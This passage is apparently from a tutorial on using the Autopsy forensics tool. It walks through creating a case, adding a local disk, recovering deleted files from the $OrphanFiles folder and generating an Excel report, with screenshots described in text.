2. Click on New Case. It should present you this window asking for case name and the directory to store case-related data.




The dialog box is titled "New Case Information" and has a close button (X) in the top right corner. On the left, a "Steps" pane shows two steps: "1. Case Information" (which is selected and bolded) and "2. Optional Information". The main area is titled "Case Information" and contains the following fields and controls:

- Case Name:** A text box containing "AdobeScam".
- Base Directory:** A text box containing "E:\", followed by a "Browse" button.
- Case Type:** Two radio buttons: "Single-user" (which is selected) and "Multi-user".
- Case data will be stored in the following directory:** A text box containing "E:\AdobeScam".

At the bottom of the dialog, there are five buttons: "< Back", "Next >" (highlighted in blue), "Finish", "Cancel", and "Help".

3. Enter the relevant details and click on Next. A new section will be available which will ask you to fill in optional information. You may choose to not enter any information in this section. Click Finish when you're done.




The dialog box is titled "New Case Information" and has a close button (X) in the top right corner. On the left, a "Steps" pane shows two steps: "1. Case Information" and "2. Optional Information" (which is selected and bolded). The main area is titled "Optional Information" and contains the following fields and controls:


- Case**
  - Number:** A text box containing "404".
- Examiner**
  - Name:** A text box containing "John Doe".
  - Phone:** A text box containing "36536471852174".
  - Email:** A text box containing "totallynotsuspicious@mail.com".
  - Notes:** A large empty text box.
- Organization**
  - Organization analysis is being done for:** A dropdown menu currently showing "Not Specified", followed by a "Manage Organizations" button.

At the bottom of the dialog, there are five buttons: "< Back", "Next >", "Finish" (highlighted in blue), "Cancel", and "Help".


4. A new window titled Add Data Source should now be visible. If it does not appear automatically, you can manually open it using the relevant toolbar item. Select Local Disk as the type of data source to be added and click on Next.




5. A new section named Select Data Source should now be active. Select the disk of your choice and click on Next.




6. You can use the default options in the Configure Ingest Modules section. After which, the data source will be added to the case database.









7. Autopsy® will now try to process the data source. This process may take some time depending on the size of the disk and its contents. After completion, you will see all the information it has gathered ordered as a tree. Now, navigate to Data Sources > {Disk of your choice} > \$OrphanFiles. It will show all the deleted files. You can retrieve it by right clicking the file(s) and selecting Export. It will ask for a location to restore the file.




8. To generate a report, click the Generate Report toolbar item. It should open a Generate Report wizard. Select the type of report you want and click on Next.



9. Select the data sources to be included and click on Next.



10. Select the data which should be reported and click on Finish. The report will be generated.

 **Generate Report** X

---

**Configure Report**

Select which data to report on:

☒ All Results


☐ All Tagged Results

☐ Specific Tagged Results

Select All  
Deselect All

Choose Result Types...

< Back Next > Finish Cancel Help

 **Report Generation Progress...** X

Complete

**Excel Report** : E:\AdobeScam\Reports\AdobeScam Excel Report 07-18-2022-08-07-46\Excel.xlsx

Complete

